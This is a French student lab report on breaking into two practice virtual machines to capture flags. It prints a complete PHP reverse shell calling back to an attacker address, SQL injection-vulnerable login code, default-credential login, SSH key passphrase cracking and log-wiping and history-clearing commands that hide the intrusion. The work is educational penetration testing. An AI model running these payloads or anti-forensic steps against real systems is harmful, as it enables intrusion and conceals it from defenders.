TP INTRUSION MACHINES SAE3.04 CYBER

```
import dotenv from 'dotenv';
import mysql from 'mysql2';
import crypto from 'crypto';
dotenv.config();

const internalLogin = async (userName, password) => {
    let connection = mysql.createConnection(process.env.DATABASE_URL);

    const query = `SELECT * FROM users
                   WHERE password = '${password}'
                   and  userName = '${userName}'`;
    const [rows, fields] = await connection.promise().query(query);
    connection.end();
    return rows;
}

const login = async (userName, password) => {
    const hashedPassword = crypto.createHash('md5').update(String(password)).digest("hex");
    const rows = await internalLogin(userName, hashedPassword);
    if(rows.length > 0 && rows[0].password === hashedPassword) {
        const checkValid = await internalLogin(rows[0].userName, rows[0].password);
        if(checkValid.length > 0 &&
            rows[0].userName === checkValid[0].userName &&
            rows[0].password === checkValid[0].password)
            return rows;
    }

    return [];
};

export default async (req, res) => {
    try {
        const result = await login(req.body[0].value, req.body[1].value);
        if(result.length > 0) {
            res.status(200).send(result);
        } else {
            res.status(401).send("Invalid username or password");
        }
    } catch (e) {
        res.status(500).send(e.message);
    }
};
```

Sommaire

INTRODUCTION

> Dans ce rapport, je détaille et expérimente les différentes étapes et techniques que j'ai utilisées sur des machines virtuelles dans le cadre de cette SAE3.04 CYBER. J'ai exploré les vulnérabilités de machines afin de mieux comprendre les mécanismes d'escalade de privilèges, ainsi que l'effacement des traces, etc... Chaque machine cible a présenté des défis spécifiques, nécessitant des approches variées allant du balayage réseau initial à l'exploitation des failles identifiées.

MACHINE 1 (rt001v4)

> Tout d'abord, pour la première machine, j'ai scanner la machine cible afin d'analyser les différentes vulnérabilités et les ports activés avec la commande "nmap" et ses options comme : "-sS -A 192.168.0.21" où l'option "-sS" permet de moins se faire repérer dans le réseau :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.0.21
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
993/tcp open  imaps
995/tcp open  pop3s
MAC Address: 08:00:27:AA:9B:2F (Oracle VirtualBox virtual NIC)
```

> Cette commande de "nmap" est une version dite "moins bruyante", on essaie de faire un seul nmap ou de mettre moins d'option pour se faire moins repérer dans le réseau.

> L'analyse de "nmap" m'a permis de voir que tous ces ports sont ouverts. Après avoir analyser avec "nmap", j'ai utilisé la commande "gobuster" qui va lister les différents dossiers qu'il y a dans la machine en utilisant une liste de nom de dossier présent dans un fichier :

```
etudiant@debian:~$ gobuster dir -u http://192.168.0.21 -w
/usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.136
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2024/10/30 11:14:05 Starting gobuster in directory enumeration
mode
===============================================================
/.htpasswd            (Status: 403) [Size: 291]
/.hta                 (Status: 403) [Size: 286]
/.htaccess            (Status: 403) [Size: 291]
/cgi-bin/             (Status: 403) [Size: 290]
/hacking              (Status: 200) [Size: 616848]
/index                (Status: 200) [Size: 195]
/index.html           (Status: 200) [Size: 195]
/LICENSE              (Status: 200) [Size: 35147]
/robots.txt           (Status: 200) [Size: 37]
/robots               (Status: 200) [Size: 37]
/server-status        (Status: 403) [Size: 295]
/upload               (Status: 301) [Size: 317] [-->
http://192.168.50.136/upload/]
/wordpress            (Status: 301) [Size: 320] [-->
http://192.168.50.136/wordpress/]
```


> Je vois qu'il y a un fichier au nom de "wordpress", j'ai donc entré dans l'URL de mon navigateur le nom du fichier ("http://192.168.0.21/wordpress/") pour voir son contenu, et j'arrive sur cette page :

> En inspectant la page, je n'ai trouvé rien qui puisse me mettre sur la piste du flag. J'ai donc fait une autre commande "gobuster" mais cette fois ci dans le dossier "wordpress/" pour voir si il y aurait d'autre dossier :


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.0.21/wordpress/ -w
/usr/share/dirb/wordlists/common.txt
===============================================================
/.hta                 (Status: 403) [Size: 294]
/.htaccess            (Status: 403) [Size: 299]
```

```
/.htpasswd            (Status: 403) [Size: 299]
/license              (Status: 200) [Size: 19930]
/readme               (Status: 200) [Size: 7195]
/wp-admin             (Status: 301) [Size: 325] [-->
http://192.168.0.21/wordpress/wp-admin/]
/wp-content           (Status: 301) [Size: 327] [-->
http://192.168.0.21/wordpress/wp-content/]
/wp-includes          (Status: 301) [Size: 328] [-->
http://192.168.0.21/wordpress/wp-includes/]
/wp-settings          (Status: 500) [Size: 0]
/index                (Status: 301) [Size: 0] [-->
http://192.168.0.21/wordpress/index/]
/index.php            (Status: 301) [Size: 0] [-->
http://192.168.0.21/wordpress/]
/wp-trackback         (Status: 200) [Size: 135]
/wp-blog-header       (Status: 200) [Size: 0]
/wp-links-opml        (Status: 200) [Size: 222]
/wp-signup            (Status: 302) [Size: 0] [-->
/wordpress/wp-login.php?action=register]
/wp-login             (Status: 200) [Size: 2545]
/wp-cron              (Status: 200) [Size: 0]
/wp-load              (Status: 200) [Size: 0]
/wp-config            (Status: 200) [Size: 0]
/xmlrpc.php           (Status: 200) [Size: 42]
/xmlrpc               (Status: 200) [Size: 42]
Progress: 4614 / 4615 (99.98%)
/wp-mail              (Status: 500) [Size: 3011]
```

> Je remarque qu'il y a beaucoup de dossiers qui peuvent me mener sur le chemin du flag. J'ai donc essayé les fichiers et je vois qu'il y a un fichier intitulé "wp-login" qui pourrait être un formulaire que je pourrais exploiter pour ensuite peut-être me connecter en "ssh". J'ai donc entré dans mon URL le chemin pour ouvrir le fichier "wp-login" : http://192.168.0.21/wordpress/wp-login" et je tombe sur cette page :



> Sur cette page, j'ai testé plusieurs combinaisons d'identifiants connus qui sont des identifiants vulnérables à ne pas reproduire, comme "root/toor" ou "admin/admin". Et en faisant la combinaison "admin/admin" j'ai pu accéder à la page suivante qui semble être un moyen qui va me permettre de me connecter en "ssh" :




> Avant de faire des manipulations, j'ai créé mon fichier qui contient le code reverse shell qui me permettra de me connecter sur la machine cible en écoutant sur le même port :

```php
<?php
$ip = '192.168.1.55';
$port = 5555;

if (function_exists('fsockopen')) {
    $sock = @fsockopen($ip, $port);
    if ($sock) {
        // Configuration des descripteurs pour stdin, stdout et stderr
        $descriptorspec = array(
            0 => array("pipe", "r"), // STDIN
            1 => array("pipe", "w"), // STDOUT
            2 => array("pipe", "w")  // STDERR
        );

        // Ouvrir un shell avec proc_open
        $process = @proc_open('/bin/sh', $descriptorspec, $pipes);
        if (is_resource($process)) {
            // Lecture et écriture entre le processus et le socket
            while (!feof($sock)) {
                $input = fread($sock, 2048);
                fwrite($pipes[0], $input);
                $output = fread($pipes[1], 2048);
```

```
                fwrite($sock, $output);
            }

            // Fermer les pipes et le processus
            fclose($pipes[0]);
            fclose($pipes[1]);
            proc_close($process);
        } else {
            fwrite($sock, "Impossible de démarrer le processus.\n");
        }

        fclose($sock);
    }
} else {
    error_log("La fonction fsockopen n'est pas disponible sur ce
serveur.");
}
?>
```

> Arriver sur cette page, en tentant de déposer mon fichier reverse shell dans la section “Media > Add New”, je remarque que celà n’est pas le bon endroit. J’ai donc tenté d’insérer mon fichier reverse shell dans la section Plugin. Dans cette section, j'ai cliquer sur “Add New > Upload” pour ajouter mon fichier reverse shell qui doit être dans un fichier zip car c’est comme celà que le site fonctionne pour le type de fichier pour les plugins :



> Ensuite j’ai activé le reverse shell en cliquant sur “Activate”, puis en écoutant sur le port inscrit dans le code sur ma machine Kali Linux avec ma commande “netcat” j’ai pu me connecter sur la machine.

```
┌──(kali㉿kali)-[~]
```

```
└─$ nc -lvnp 5555
listening on [any] 5555 ...
```

> Maintenant que je suis dans la machine dans le dossier “/home/wpadmin” le premier flag est présent, j’ai donc utiliser la commande “cat” pour montrer le contenu du fichier “flag.txt” :

```
www-data@rt001:/home/wpadmin$ cat flag.txt
fd9ab41e47a9ef4f6477a8a000bf404f
```

> Le premier flag est trouvé, pour le deuxième flag, généralement ce flag se trouve dans le dossier “root”. Donc pour être en root, j’ai vérifié le fichier “/var/www/wordpress/wp-config.php” qui contient le nom d’utilisateur “root” et son mot de passe “MySecurePass!” :

```
www-data@rt001:/var/www/wordpress/$ cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings,
Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more
information
 * by visiting {@link
http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from
your web host.
 *
 * This file is used by the wp-config.php creation script during
the
 * installation. You don't have to use the web site, you can just
copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
```

```
 */

// ** MySQL settings - You can get this info from your web host **
//
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'MySecurePass!');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/** */
define('WP_HOME','/wordpress/');
define('WP_SITEURL','/wordpress/');
```

> Maintenant que j'ai les identifiant pour être en root, j'ai utilisé la commande "ssh" depuis ma Kali Linux pour me connecter en tant que root. Et j'ai pu me connecter et récupérer le deuxième flag :

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.0.21
root@192.168.0.21's password:
root@rt001:~# ls
flag.txt  vmware-tools-distrib
root@rt001:~# cat flag.txt
1be7b0f4a6b5074153612c90a0016e13
```

Effacement des traces

Les fichiers logs

> Les fichiers logs ci-dessous contiennent des traces des opérations, commandes que j'ai réalisées, donc je les ai supprimées avec la commande "truncate" qui ne va laisser de trace dans l'historique des fichiers en gardant le même horodatage :

```
root@rt001:~# truncate -s 0 /var/log/auth.log
root@rt001:~# truncate -s 0 /var/log/syslog
root@rt001:~# truncate -s 0 /var/log/apache2/access.log
root@rt001:~# truncate -s 0 /var/log/apache2/error.log
```

Le fichier reverse shell wordpress

> Il suffit de se rendre dans le dossier où se trouve le plugin montré ci-dessous et de supprimer le fichier contenant le code reverse shell :


```
root@rt001:/var/www/wordpress/wp-content# cd plugins/
root@rt001:/var/www/wordpress/wp-content/plugins# rm reverse
```

L'historique des commandes

> Cette commande va effacer l'historique des commandes effectuées sous cette utilisateur et met à jour le fichier d'historique.

```
root@rt001:/# history -c && history -w
```

MACHINE 2 (rt002v1)



CLI Machine 2


> Sur la machine 2, l'adresse IP inscrite est une fausse adresse. J'ai donc fait un nmap sur le réseau pour avoir l'adresse de la machine cible.

```
└─$ nmap -sn 192.168.56.0/24
Nmap scan report for 192.168.56.132
Host is up (0.00015s latency).
Nmap scan report for 192.168.56.135
Host is up (0.0024s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 9.79 seconds
```


> En scannant le réseau, j'ai trouvé l'adresse IP de la machine cible, maintenant je vais scanner pour savoir les différents ports qui sont ouverts sur la machine (ici HTTP) :

```
└─$ sudo nmap -sS -p- 192.168.56.135
[sudo] Mot de passe de kali :
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 00:06 EST
Nmap scan report for 192.168.56.135
Host is up (0.00011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite
MAC Address: 08:00:27:87:1F:DB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.23 seconds
```

> Il y a donc un serveur web qui est ouvert sur 2 ports, je vais donc mettre dans l'URL l'adresse IP avec le port "31337". Par habitude, j'ai essayé d'entrer les chemins des fichiers comme "robots.txt" :




> Dans le fichier “robots.txt”, il y a des dossiers comme “/taxes” qui est donné. Donc j’ai essayé d’entrer dans l’URL “/taxes/” et le premier flag est trouvé :




> Après, j’ai vérifié s’il y avait d'autres dossiers que je pouvais exploiter pour avoir les autres flags. J’ai donc utiliser la commande “dirb” pour avoir ces dossiers :

```
└─$ dirb http://192.168.56.135:31337
URL_BASE: http://192.168.56.135:31337/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.56.135:31337/ ----
+ http://192.168.56.135:31337/.bash_history (CODE:200|SIZE:26)
+ http://192.168.56.135:31337/.bashrc (CODE:200|SIZE:3526)
+ http://192.168.56.135:31337/.profile (CODE:200|SIZE:675)
+ http://192.168.56.135:31337/.ssh (CODE:200|SIZE:43)
+ http://192.168.56.135:31337/robots.txt (CODE:200|SIZE:70)
```


> J’ai donc vérifié le fichier “.ssh” que j’ai trouvé avec la commande “dirb” car ce n’est pas un fichier comme les autres fichiers proposés qui sont des fichiers de configuration basique :



> Le fichier ".ssh" me ramène à deux fichiers de téléchargement "id_rsa" et "id_rsa.pub", j'ai donc ouvert les deux fichiers et j'ai remarqué que c'est probablement un code RSA où je peux craquer le mot de passe. Pour télécharger le fichier "id_rsa" par exemple, j'ai entrer dans l'URL le nom du fichier comme montré ci-dessous (192.168.56.135:31337/.ssh/id_rsa) :



> En ouvrant le fichier "id_rsa", une fenêtre de connexion apparaît où l'accès est verrouillé par un mot de passe, j'ai aussi utilisé la commande "cat id_rsa" pour vérifier son contenu, qui contient donc une clé RSA privée qui peut être hasher.



Pour l'autre fichier "id_rsa.pub", j'ai aussi utiliser la commande "cat id_rsa.pub" pour voir son contenu et je remarque qu'il y a un nom d'utilisateur présent (simon) :

```
┌──(kali㉿kali)-[~]
└─$ cat Téléchargements/id_rsa.pub
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDzG6cWl499ZGW0PV+tRaOLguT8+lso8zbSLC
zgiBYkX/xnoZx0fneSfi93gdh4ynVjs2sgZ2HaRWA05EGR7e3IetSP53NTxk5QrLHE
GZQFLId3QMMi74ebGBpPkKg/QzwRxCrKgqL1b2+EYz68Y9InRAZoq8wYTLdoUVa2wO
iJv0PfrlQ4e9nh29J7yPgXmVAsy5ZvmpBp5FL76y1lUblGUuftCfddh2IahevizLlV
ipuSQGFqRZOdA5xnxbsNO4QbFUhjIlA5RrAs814LuA9t2CiAzHXxjsVW8/R/eD8K22
TO7XEQscQjaSl/R4Cr1kNtUwCljpmpjt/Q4DJmExOR simon@covfefe
```

> Je vais donc utiliser cette utilisateur pour trouver l'autre flag. Pour avoir le mot de passe de l'utilisateur, j'ai utilisé l'outil "JohnTheRipper"

pour hasher la clé RSA présente dans le fichier “id_rsa” et j’ai essayé de me connecter avec la commande “ssh” pour entrer en tant que l’utilisateur “simon” :

> La commande ci-dessous va permettre de convertir la clé RSA vers un fichier texte contenant la clé :

```
┌──(kali㉿kali)-[~]
└─$ ssh2john /home/kali/Téléchargements/id_rsa > machine.txt
```

> Cette commande va lancer l’outil “john” et va craquer le mot de passe de la clé privée en spécifiant le format, ici qui est “ssh” :

```
┌──(kali㉿kali)-[~]
└─$ john --format=SSH machine.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH
32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for
all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate
passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
starwars         (/home/kali/Téléchargements/id_rsa)
```

> En utilisant l’outil “john”, j’ai pu avoir le mot de passe qui est “starwars”. Maintenant je vais entrer en “ssh” en utilisant la commande suivante en utilisant “sudo” ou en étant root :

```
──(kali㉿kali)-[~/Téléchargements]
└─$ sudo ssh -i id_rsa simon@192.168.56.135
Enter passphrase for key 'id_rsa':
Linux rt002 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19)
i686
```

```
The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
simon@rt002:~$
```

> Maintenant, je suis dans la machine cible en étant l'utilisateur "simon". Pour avoir le deuxième flag, en inspectant, j'ai trouvé qu'il était dans le dossier "root".
> J'ai utilisé la commande "cd /root" puis j'ai fait un "cat read_message.c" et dans une ligne d'un commentaire, le flag est présent :

```
// You're getting close! Here's another flag:
// flag2{use_the_source_luke}
```

> Maintenant que le deuxième flag est trouvé, il y a un dernier flag recherché. L'indice est dans le fichier "read_message.c" :

```
simon@rt002:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);
```

```
    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary
location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have
been informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }

}
```

